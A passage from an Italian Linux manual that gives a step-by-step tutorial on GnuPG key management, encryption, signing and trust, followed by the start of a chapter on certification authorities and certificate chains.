....+++++..............+++++..+++++.+++++.............+++++......+++++..++++++++
++........+++++..+++++........++++++++++................................+++++.++
+++.+++++....+++++........+++++...+++++........++++++++++..+++++++++++++++.+++++
......+++++.+++++>......+++++>.........+++++.<.+++++............>.........+++++.
...<+++++...>.....+++++<..+++++.................................................
................................................................................
....+++++^^^
public and secret key created and signed.
```

Questo conclude il funzionamento del programma e riappare l'invito della shell. Leggendo il messaggio finale, si osserva che le chiavi sono state firmate. Questa firma garantisce solo che non siano alterate le informazioni abbinate alle chiavi, ma come è già stato spiegato nel capitolo introduttivo (402), ciò non impedisce che qualcuno possa sostituire completamente le chiavi pubbliche che vengono diffuse.

Una volta creata la propria coppia di chiavi, è importantissimo provvedere a generare anche il certificato di revoca relativo. Questo si traduce in un file di testo da conservare in un posto sicuro. Eventualmente, si può anche stampare il file, per una maggiore sicurezza.

`tizio$` **`gpg --output revoca.txt --gen-revoke tizio@dinkel.brot.dg`** [*Invio*]

```
sec  1024D/7A6D2F72 1999-10-01   Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>
```

Come si vede, vengono mostrati tutti i dati identificativi della chiave, compreso il numero che è stato generato automaticamente. Per proseguire basta confermare.

`Create a revocation certificate for this key?` **`y`** [*Invio*]

Dal momento che questa operazione richiede l'utilizzo della chiave privata, occorre indicare la stringa necessaria per sbloccarla.

```
You need a passphrase to unlock the secret key for
user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
1024-bit DSA key, ID 7A6D2F72, created 1999-10-01
```

Enter passphrase: ***digitazione_all'oscuro*** [*Invio*]

```
ASCII armored output forced.
Revocation certificate created.

Please move it to a medium which you can hide away; if Mallory gets
access to this certificate he can use it to make your key unusable.
It is smart to print this certificate and store it away, just in case
your media become unreadable.  But have some caution:  The print system of
your machine might store the data and make it available to others!
```

E con questo si conclude l'operazione che ha generato il file '`revoca.txt`'. Il file è di tipo ASCII, ovvero, da binario è stato convertito in ASCII attraverso l'algoritmo Armor. Vale la pena di vedere come potrebbe essere questo file:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v0.9.3 (GNU/Linux)
Comment: For info see http://www.gnupg.org
Comment: A revocation certificate should follow

iEYEIBECAAYFAjf0gEIACgkQZUnKKXptL3KOAQCdEH5HfbFR5g34fui5y0JMkQxr
PisAn2kHENgFOLtkdDIpK1PwYp9ZArbK
=HGaY
-----END PGP PUBLIC KEY BLOCK-----
```

403.3 Scambio di chiavi pubbliche

Quando si vuole intrattenere una comunicazione cifrata con qualcuno, si deve disporre della chiave pubblica dell'interlocutore, che a sua volta deve disporre di quella della controparte. Di conseguenza, è necessario apprendere subito come si accede al proprio portachiavi, in modo da poter estrarre le chiavi pubbliche (proprie o di altri) e per potervi aggiungere le chiavi delle persone con cui si vogliono avere contatti in questa forma. Inizialmente, le chiavi pubbliche a disposizione sono solo le proprie; se ne ottiene l'elenco con il comando seguente:

tizio$ **`gpg --list-keys`** [*Invio*]

```
/home/tizio/.gnupg/pubring.gpg
------------------------------------------
pub  1024D/7A6D2F72 1999-10-01 Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>
sub  1024g/D75594A6 1999-10-01
```

Anche se non è stato richiesto esplicitamente, nella creazione della coppia di chiavi complementari, in realtà sono state generate due coppie: una primaria e una secondaria. Si può osservare che la prima colonna suggerisce di che tipo di chiave si tratti: '**`pub`**' per indicare la chiave pubblica primaria e '**`sub`**' per indicare la chiave pubblica secondaria.

A questo punto si pone il problema di esportare la propria chiave pubblica (intesa come il complesso rappresentato dalla chiave primaria e da tutte le sue chiavi secondarie) e di impor-

tare quella degli interlocutori futuri. In particolare, nel momento in cui si esporta una chiave, occorre decidere se questo debba essere fatto generando un risultato binario, oppure se lo si voglia convertire in ASCII. In generale, dovendo preparare un file da trasmettere attraverso forme di comunicazione tradizionale, come la posta elettronica, conviene richiedere sempre la conversione in ASCII, per mezzo dell'opzione '**--armor**'. Si comincia mostrando l'esportazione.

tizio$ **gpg --armor --output tizio.gpg --export tizio@dinkel.brot.dg** [*Invio*]

Il file che si ottiene, 'tizio.gpg', potrebbe essere simile a quello seguente (che viene mostrato solo in parte):

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v0.9.3 (GNU/Linux)
Comment: For info see http://www.gnupg.org

mQGiBDf0ehMRBAC+s8Evv4EXv1eEGDw01mZAwJCPe9uBbE/u9eNlD8J33MCXFRUK
k/4CFU6BRK46RlXFjL9CcWtRIDar/72NIktChpBFebYnX+wiho9Pt2/U7B32MbMX
...
...
vO+Y8kqiOfAHDrL90IhMBBgRAgAMBQI39HpKBQkACTqAAAoJEGVJyil6bS9y0ywA
n3OySw4T4rHtGtE2hULTwj9orwefAKCB3ozbH0x/I9jFrCGe6gx7Fio9FA==
=jTTe
-----END PGP PUBLIC KEY BLOCK-----
```

L'importazione di una chiave pubblica avviene in modo analogo, con la differenza che non è necessario specificare in che formato sia la fonte: ciò viene determinato automaticamente. Si suppone di importare una chiave contenuta nel file 'caio.gpg'.

tizio$ **gpg --import caio.gpg** [*Invio*]

```
gpg:/home/tizio/caio.gpg: key C38563D0: public key imported
gpg: Total number processed: 1
gpg:               imported: 1
```

Dopo l'importazione si può controllare l'elenco delle chiavi pubbliche possedute, come è già stato fatto in precedenza.

tizio$ **gpg --list-keys** [*Invio*]

```
/home/tizio/.gnupg/pubring.gpg
------------------------------------------
pub  1024D/7A6D2F72 1999-10-01 Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>
sub  1024g/D75594A6 1999-10-01

pub  1024D/C38563D0 1999-10-01 Caio Cai <caio@roggen.brot.dg>
sub  1024g/E3460DB4 1999-10-01
```

È da osservare il fatto che l'esportazione delle chiavi pubbliche, senza indicare a quali persone si vuole fare riferimento, implica l'esportazione completa di tutte le chiavi disponibili.

A questo punto, occorre stabilire se ci si fida o meno delle chiavi pubbliche che si importano. Se si è certi della loro autenticità, è utile controfirmarle. La firma che si aggiunge può servire a qualcun altro, se poi si provvede a diffonderle nuovamente. Per intervenire a questo livello nel portachiavi pubblico, occorre usare il comando '**--edit-key**':

```
tizio$ gpg --edit-key caio@roggen.brot.dg [Invio]
```

Con questo comando si richiede di intervenire nella chiave pubblica di Caio. Si ottiene un riassunto della situazione e un invito a inserire dei comandi specifici (attraverso una riga di comando).

```
pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: -/q
sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
(1)  Caio Cai <caio@roggen.brot.dg>
```

Una chiave potrebbe contenere più informazioni riferite all'identità del suo proprietario. Anche se si tratta sempre della stessa persona, questa potrebbe utilizzare diversi indirizzi di posta elettronica e diverse variazioni nel nome (per esempio per la presenza o meno del titolo o di un nomignolo). Nel caso mostrato dall'esempio, si tratta di un nominativo soltanto, a cui è abbinato il numero uno.

Tanto per cominciare, si può controllare lo stato di questa chiave con il comando '**check**':

```
Command> check [Invio]
```

```
uid  Caio Cai <caio@roggen.brot.dg>
sig!       C38563D0 1999-10-01   [self-signature]
```

Si può osservare che dispone soltanto della firma del suo stesso proprietario, cosa che non può garantirne l'autenticità. Di solito, per verificare l'origine di una chiave pubblica si sfrutta la sua impronta digitale, ovvero un codice più breve che viene generato univocamente attraverso una funzione apposita:

```
Command> fpr [Invio]
```

Con il comando '**fpr**' si ottiene proprio questa informazione. Se il proprietario di questa chiave ci ha fornito l'impronta digitale attraverso un canale sicuro (di solito ciò significa che c'è stato un incontro personale), si può controllare a vista la sua corrispondenza.

```
pub  1024D/C38563D0 1999-10-01 Caio Cai <caio@roggen.brot.dg>
             Fingerprint: 8153 E6E4 DE1F 6B62 2847  0B5D 9643 B918 C385 63D0
```

Se l'impronta corrisponde e si è finalmente certi dell'autenticità di questa chiave, la si può firmare, certificando a proprio nome che si tratta di una chiave autentica.

```
Command> sign [Invio]
```

```
pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: -/q
             Fingerprint: 8153 E6E4 DE1F 6B62 2847  0B5D 9643 B918 C385 63D0

     Caio Cai <caio@roggen.brot.dg>

Are you really sure that you want to sign this key
with your key: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
```

Really sign? **y** [*Invio*]

Dal momento che per farlo occorre utilizzare la propria chiave privata, ecco che viene richiesto di inserire la stringa necessaria per sbloccarla.

```
You need a passphrase to unlock the secret key for
user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
1024-bit DSA key, ID 7A6D2F72, created 1999-10-01
```

Enter passphrase: ***digitazione_all'oscuro*** [*Invio*]

A questo punto si può verificare nuovamente lo stato della chiave:

Command> **check** [*Invio*]

```
uid  Caio Cai <caio@roggen.brot.dg>
sig!       C38563D0 1999-10-01   [self-signature]
sig!       7A6D2F72 1999-10-01   Tizio Tizi (Baffo) <tizio@dinkel.brot.dg
```

Come si vede, adesso c'è anche la firma di Tizio. Per concludere questo funzionamento interattivo, si utilizza il comando '**quit**', ma prima si salvano le modifiche con '**save**':

Command> **save** [*Invio*]

Command> **quit** [*Invio*]

403.4 Utilizzo della crittografia

Quando si dispone della chiave pubblica del proprio interlocutore, è possibile cifrare i dati che gli si vogliono mandare. In generale, si lavora su un file alla volta, o eventualmente su un archivio compresso contenente più file. Supponendo di volere inviare il file '`documento.txt`' a Caio, si potrebbe preparare una versione cifrata di questo file con il comando seguente:

tizio$ **gpg --output documento.txt.gpg --encrypt** ↩
↪ **--recipient caio@roggen.brot.dg documento.txt** [*Invio*]

In questo modo si ottiene il file '`documento.txt.gpg`'. Se questo file viene spedito attraverso la posta elettronica, allegandolo a un messaggio, di solito, il programma che si usa si arrangia a convertirlo in un formato adatto a questa trasmissione; diversamente, può essere conveniente la conversione in formato Armor. Nell'esempio seguente si fa tutto in un colpo solo: si cifra il messaggio e lo si spedisce a Caio (si osservi il trasferimento del messaggio cifrato attraverso lo standard output.)

```
tizio$ gpg --armor --output - --encrypt --recipient ↩
↪         caio@roggen.brot.dg documento.txt ↩
↪     | mail caio@roggen.brot.dg [Invio]
```

Eventualmente si può specificare in modo esplicito l'algoritmo da usare per cifrare. Si ottiene questo con l'opzione '**--cipher-algo**', ma prima occorre conoscere gli algoritmi a disposizione:

```
tizio$ gpg --version [Invio]
```

```
Home: ~/.gnupg
Supported algorithms:
Cipher: 3DES, CAST5, BLOWFISH, RIJNDAEL, RIJNDAEL192, RIJNDAEL256, TWOFISH
Pubkey: RSA, RSA-E, RSA-S, ELG-E, DSA, ELG
Hash: MD5, SHA1, RIPEMD160
```

Si possono usare i nomi elencati per la cifratura; per esempio, volendo usare l'algoritmo 3DES:

```
tizio$ gpg --output documento.txt.gpg --encrypt ↩
↪         --cipher-algo 3DES --recipient caio@roggen.brot.dg ↩
↪         documento.txt [Invio]
```

Per decifrare un documento si agisce in modo simile, utilizzando l'opzione '**--decrypt**'. A differenza dell'operazione di cifratura, dovendo usare la chiave privata, viene richiesta l'indicazione della stringa necessaria per sbloccarla. L'esempio che segue, mostra il caso in cui si voglia decifrare il contenuto del file 'messaggio.gpg', generando il file 'messaggio':

```
tizio$ gpg --output messaggio --decrypt messaggio.gpg [Invio]
```

```
You need a passphrase to unlock the secret key for
user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
1024-bit DSA key, ID 7A6D2F72, created 1999-10-01
```

```
Enter passphrase: digitazione_all'oscuro [Invio]
```

Per finire, è il caso di considerare anche la possibilità di usare un sistema di crittografia simmetrica (a chiave segreta), dove non viene presa in considerazione la gestione delle chiavi pubbliche o private che siano. In pratica, tutto si riduce a definire la chiave da usare per la cifratura, chiave che deve essere conosciuta anche dalla controparte per poter decifrare il messaggio.

```
tizio$ gpg --armor --output testo.gpg --symmetric testo [Invio]
```

L'esempio mostra il caso del file 'testo' che viene cifrato generando il file 'testo.gpg', in formato ASCII Armor. Per completare l'operazione, occorre fornire la stringa da usare come chiave per la cifratura; per ridurre la possibilità di errori, ciò viene richiesto per due volte:

```
Enter passphrase: digitazione_all'oscuro [Invio]
```

```
Repeat passphrase: digitazione_all'oscuro [Invio]
```

Per decifrare questo file, non occorrono comandi speciali, basta l'opzione '**--decrypt**'. GnuPG si accorge da solo che si tratta di una cifratura simmetrica, provvedendo a chiedere l'indicazione della stringa necessaria a decifrarla.

403.5 Firma di documenti

La firma elettronica (o digitale) serve a certificare l'autenticità e la data di un file. Se il file in questione viene modificato in qualche modo, la verifica della firma fallisce. La firma viene generata utilizzando la chiave privata e di conseguenza può essere verificata utilizzando la chiave pubblica; il controllo ha valore solo se si può dimostrare l'autenticità della chiave pubblica. In generale, la firma viene allegata allo stesso file, che di solito viene cifrato, sempre usando la chiave privata.

tizio$ **gpg --armor --output documento.firmato --sign documento** [*Invio*]

L'esempio mostra in che modo si può firmare il file '`documento`', generando '`documento.firmato`' (in particolare si vuole ottenere un file ASCII per facilitarne la trasmissione).

```
You need a passphrase to unlock the secret key for
user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
1024-bit DSA key, ID 7A6D2F72, created 1999-10-01
```

Dal momento che si deve usare la chiave privata per ottenere la firma e anche per cifrare il testo, viene richiesto di inserire la stringa necessaria per sbloccarla.

Enter passphrase: ***digitazione_all'oscuro*** [*Invio*]

Un documento firmato si controlla semplicemente con l'opzione '**`--verify`**', come nell'esempio seguente:

tizio$ **gpg --verify documento.firmato** [*Invio*]

```
gpg: Signature made Fri Oct  1 15:56:15 1999 CEST using DSA key ID 7A6D2F72
gpg: Good signature from "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
```

Dal momento che il documento, così come si trova non è leggibile, occorre richiedere di decifrarlo, cosa che implica anche la verifica della firma:

tizio$ **gpg --output documento --decrypt documento.firmato** [*Invio*]

In questo caso si ottengono le stesse informazioni di prima, ma in più si ha di nuovo il file '`documento`' originale.

```
gpg: Signature made Fri Oct  1 15:56:15 1999 CEST using DSA key ID 7A6D2F72
gpg: Good signature from "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
```

Dal momento che lo scopo della firma non è quello di nascondere il contenuto del file originale, specialmente se si tratta di un file di testo, si può richiedere esplicitamente di firmare un file in chiaro. In pratica, si ottiene il file di partenza, con l'aggiunta della firma. Per questo si usa il comando '**`--clearsign`**' al posto di '**`--sign`**':

tizio$ **gpg --output documento.firmato --clearsign documento** [*Invio*]

Tutto il resto funziona come prima. L'aspetto di un file del genere è simile a quello seguente:

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

…
…
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v0.9.3 (GNU/Linux)
Comment: For info see http://www.gnupg.org

iD8DBQE39L/LrL80KSMdTVQRAgUfAJ9tVPiBLuJNpElEF9fpoUO27odWMQCfc8e7
3c6ARR8UGBAO7TIhVlDn7fE=
=amzF
-----END PGP SIGNATURE-----
```

Infine, se può essere opportuno per qualche motivo, la firma si può tenere staccata dal file originale. In questo caso, si utilizza il comando '**--detach-sig**':

tizio$ **gpg --armor --output firma --detach-sig documento** [*Invio*]

In questo modo si crea la firma del file 'documento', inserendola separatamente nel file 'firma', richiedendo espressamente di utilizzare la codifica ASCII Armor. Per verificare la firma, occorre indicare i due nomi:

tizio$ **gpg --verify firma documento** [*Invio*]

403.6 Gestione della fiducia

GnuPG permette di annotare il livello di fiducia che si ha nei confronti della certificazione da parte di altre persone. Una volta definiti questi valori, si può automatizzare il calcolo della credibilità di una chiave pubblica della quale si è venuti in possesso. In pratica, se ci si fida ciecamente del giudizio di Sempronio, è ragionevole accettare come valide tutte le chiavi pubbliche controfirmate anche da Sempronio. Per accedere a queste funzioni, si utilizza il solito comando '**--edit-key**'; quindi, nell'ambito del funzionamento interattivo che si ottiene, si utilizza il comando '**trust**'.

$ **gpg --edit-key caio@roggen.brot.dg** [*Invio*]

```
pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: -/q
sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
(1)  Caio Cai <caio@roggen.brot.dg>
```

Dopo aver ottenuto la situazione della chiave pubblica di Caio e delle sue sottochiavi, si può richiedere di passare alla gestione della fiducia nei suoi confronti.

Command> **trust** [*Invio*]

```
pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: -/q
sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
(1)  Caio Cai <caio@roggen.brot.dg>

Please decide how far you trust this user to correctly
verify other users' keys (by looking at passports,
checking fingerprints from different sources...)?

 1 = Don't know
 2 = I do NOT trust
 3 = I trust marginally
 4 = I trust fully
 s = please show me more information
 m = back to the main menu
```

In breve: il valore uno corrisponde a un livello indefinibile; due fa riferimento a una persona inaffidabile; tre rappresenta una fiducia parziale; quattro è una fiducia completa. Viene mostrato il caso in cui si indica una fiducia parziale.

`Your decision?` **`3`** [*Invio*]

```
pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: m/q
sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
(1)  Caio Cai <caio@roggen.brot.dg>
```

`Command>` **`quit`** [*Invio*]

A questo punto è importante definire il significato delle lettere che appaiono sulla destra, nel campo '**`trust:`**'. Come si vede dagli esempi, si tratta di due lettere staccate da un barra obliqua: la prima lettera definisce il grado di fiducia nei confronti della persona; la seconda definisce la fiducia sull'autenticità della sua chiave pubblica. Infatti, la fiducia nei confronti di una firma, è condizionata dal fatto che la chiave pubblica che si dispone per il controllo sia effettivamente quella giusta (e non una contraffazione). La tabella 403.32 mostra l'elenco di queste lettere, assieme alla descrizione del loro significato.

Tabella 403.32. Elenco degli indicatori utilizzati per definire i livelli di fiducia.

Lettera	Significato
`-`	Fiducia indefinita nei confronti della persona.
`e`	Calcolo della fiducia fallito.
`q`	Informazioni insufficienti per il calcolo della fiducia.
`n`	Non viene attribuita alcuna fiducia alla chiave.
`m`	Fiducia parziale nei confronti della persona.
`f`	Fiducia totale nei confronti della persona.
`u`	Certezza assoluta dell'autenticità della chiave.

Una volta stabilito il livello di fiducia nei confronti delle persone e delle loro chiavi pubbliche, si può stabilire in che modo le altre chiavi controfirmate da questi possono essere acquisite nel proprio portachiavi. In generale, salvo la modifica della configurazione predefinita, valgono le regole seguenti:

- una chiave firmata personalmente è valida a tutti gli effetti;
- una chiave firmata da una persona fidata è trattata come autentica se la sua stessa chiave pubblica è ritenuta sicura;
- una chiave firmata da almeno tre persone di cui ci si fida in parte è trattata come autentica se le loro stesse chiavi pubbliche sono ritenute sicure.

Oltre a questo elenco si deve considerare anche il «percorso di fiducia». Forse si comprende meglio il problema pensando per analogia alle firme poste su un assegno bancario per girarlo: la prima girata (la prima firma posta sul retro) è quella della persona a cui è destinato l'assegno (spesso è la stessa persona che lo ha emesso a proprio nome), mentre le firme successive sono quelle di persone che si sono passate di mano l'assegno. Se Sempronio è l'ultimo di questi e ci si fida di lui, mentre degli altri non si sa nulla, diventa difficile accettare un assegno del genere quando l'elenco delle girate comincia a diventare lungo. Ecco quindi il senso di questo percorso di fiducia, che rappresenta il numero di persone attraverso le quali la chiave pubblica giunge al nostro portachiavi. In generale, per poter accettare come valida una chiave, è necessario anche che il percorso di fiducia sia minore o al massimo uguale a cinque passaggi.

403.7 Accesso a un servente di chiavi

Prima di accedere a un servente di chiavi, occorre determinare quale possa essere quello più comodo rispetto alla propria posizione nella rete.

Supponendo di avere scelto il nodo *www.it.pgp.net*, ammesso che si tratti effettivamente di un servente di chiavi, si può utilizzare lo stesso GnuPG per prelevare le chiavi pubbliche di nostro interesse, purché se ne conosca il numero di identificazione:

```
$ gpg --keyserver www.it.pgp.net --recv-key 0x0C9857A5 [Invio]
```

```
gpg: requesting key 0C9857A5 from www.it.pgp.net ...
gpg: key 0C9857A5: 1 new signature

gpg: Total number processed: 1
gpg:         new signatures: 1
```

Per l'invio della propria chiave pubblica, si agisce in modo simile:

```
$ gpg --keyserver www.it.pgp.net --send-key tizio@dinkel.brot.dg [Invio]
```

```
gpg: success sending to 'www.it.pgp.net' (status 200)
```

Se per qualche motivo i serventi di chiavi locali non consentono l'accesso, si può sempre riparare presso *certserver.pgp.com*.

403.8 Gnome PGP

Gnome PGP, ovvero GPGP, [3] è un programma frontale, grafico, per semplificare l'uso di GnuPG. Prima di usare Gnome PGP occorre predisporre almeno la propria coppia di chiavi con GnuPG; poi, con Gnome PGP si possono gestire i portachiavi e si possono eseguire più comodamente le operazioni di cifratura, decifratura, firma e verifica delle firme. Gnome PGP si avvia semplicemente con l'eseguibile '**gpgp**', senza bisogno di fornire argomenti:

```
gpgp
```

Se è già stato usato il programma GnuPG per creare la propria coppia di chiavi, l'aspetto iniziale di Gnome PGP è simile a quello della figura successiva.



Figura 403.35. Aspetto di Gnome PGP all'avvio.

Come si può vedere dalla figura, appaiono i lembi delle schede associate al portachiavi privato ('`secring.gpg`') e al portachiavi pubblico ('`pubring.gpg`'). I portachiavi sono stati letti automaticamente dai file previsti normalmente per queste funzioni, secondo l'organizzazione di GnuPG: '`~/.gnupg/secring.gpg`' e '`~/.gnupg/pubring.gpg`'. Selezionando l'etichetta *pubring.gpg* si possono gestire le chiavi pubbliche; nella figura successiva si vede che appaiono dei pulsanti grafici, in particolare per aggiungere chiavi da altri file ed esportarle.

Figura 403.36. Aspetto di Gnome PGP durante la gestione delle chiavi pubbliche.

Per cifrare o per firmare, si comincia selezionando il pulsante grafico SIGN/ENCRYPT, mentre per decifrare o per verificare una firma si usa DECRYPT/CHECK.

403.9 Riferimenti

- *The GNU Privacy Handbook*, 1999
  ⟨http://www.gnupg.org/⟩
- Bert-Jaap Koops, *Crypto law survey*
  `http://cwis.kub.nl/~frw/people/koops/lawsurvy.htm` (non più disponibile)

[1] **GnuPG** GNU GPL

[2] In questo contesto, il comando è un'opzione che ha un ruolo particolare.

[3] **Gnome PGP** GNU GPL

Capitolo 404

Autorità di certificazione e certificati

Il «certificato» è un file contenente alcuni dati identificativi di una persona, in un contesto determinato, abbinati alla chiave pubblica della stessa, firmato da una o più autorità di certificazione. In pratica le firme di queste autorità servono a garantire la veridicità dei dati, confermando che la chiave pubblica abbinata appartiene effettivamente alla persona indicata.

Volendo vedere le cose da un altro punto di vista, la chiave pubblica che è stata controfirmata da altre persone, è un certificato della veridicità della chiave pubblica stessa, che è tanto più valido, quanto più credibili sono le persone che hanno aggiunto la loro firma.

Dal momento che la crittografia a chiave pubblica serve per cifrare, ma soprattutto per firmare i documenti in forma elettronica, si tratta di uno strumento strettamente **personale**. Per questa ragione, un certificato dovrebbe essere sempre riferito a una persona particolare, anche se questa lo deve utilizzare nell'ambito del proprio lavoro, per lo svolgimento dei suoi incarichi.

404.1 Quadro generale


Nel momento in cui la crittografia a chiave pubblica viene usata professionalmente, come nel caso del commercio elettronico, è indispensabile la presenza delle autorità di certificazione, ovvero di enti (privati o pubblici) specializzati nella certificazione.

Ogni autorità di certificazione stabilisce e impone la propria procedura per ottenere la propria certificazione; questo significa che ogni autorità definisce il proprio ambito di competenza, quali tipi di certificazione elettronica è in grado di fornire (si fa riferimento al formato del certificato elettronico) e quali siano le informazioni che devono essere fornite in modo preciso. È poi compito dell'autorità la verifica della veridicità di tali informazioni.

404.1.1 Catena di certificazione

La certificazione da parte di queste autorità, ovvero la loro firma sui certificati elettronici, vale solo se questa è verificabile, per cui è necessario disporre della chiave pubblica di queste autorità. Anche la chiave pubblica di un'autorità di certificazione viene diffusa attraverso un certificato.

Un'autorità di certificazione potrebbe funzionare in modo autonomo, oppure potrebbe appartenere a una struttura più o meno articolata. Infatti, ci potrebbe essere la necessità di suddividere il carico di lavoro in più organizzazioni. La figura 404.1 mostra una struttura gerarchica ad albero, dove si parte da un'autorità principale, che si autocertifica, che demanda e organizza il compito di certificazione a strutture inferiori, firmando il loro certificato (con la propria chiave privata). Queste autorità inferiori possono avere a loro volta la responsabilità sulla certificazione di altre autorità di livello inferiore, ecc.

Figura 404.1. Gerarchia tra più autorità di certificazione.

La presenza di una scomposizione gerarchica tra le autorità di certificazione, più o meno articolata, genera una ***catena di certificati***, ovvero un «percorso di fiducia». Di fronte a questa situazione, sarebbe bene che il tipo di certificato elettronico che si utilizza permettesse di annotare questa catena, in maniera tale che sia possibile il recupero dei certificati mancanti. In pratica, chi ottiene un certificato di Tizio, firmato dall'autorità Bianco, per verificare l'autenticità del certificato di questo signore, deve disporre della chiave pubblica di quell'autorità, o in altri termini, deve avere il certificato dell'autorità stessa (che contiene anche la sua chiave pubblica). Senza questa informazione non potrebbe verificare la firma di questa autorità. Tuttavia, se nel certificato di Tizio è annotato che l'autorità Beta è garante per l'autorità Bianco e inoltre è annotato in che modo procurarsi il certificato di Bianco rilasciato da Beta, se si dispone già del certificato dell'autorità Beta, dopo che è stato prelevato il certificato di Bianco, questo lo si può controllare attraverso quello di Beta. Questi passaggi si possono rivedere descritti nell'elenco seguente:

- Tizio si presenta con il proprio certificato, contenente la firma di garanzia dell'autorità Bianco;
- l'autorità Bianco è sconosciuta, di conseguenza non si dispone del suo stesso certificato, dal quale sarebbe necessario estrarre la chiave pubblica per verificarne la firma sul certificato di Tizio;
- nel certificato di Tizio c'è scritto in che modo ottenere il certificato dell'autorità Bianco, che così viene prelevato attraverso la rete;
- nel certificato di Tizio c'è scritto che l'autorità Bianco è garantita dall'autorità Beta, della quale, per fortuna, si dispone del certificato;
- con la chiave pubblica di Beta si verifica la firma nel certificato di Bianco;
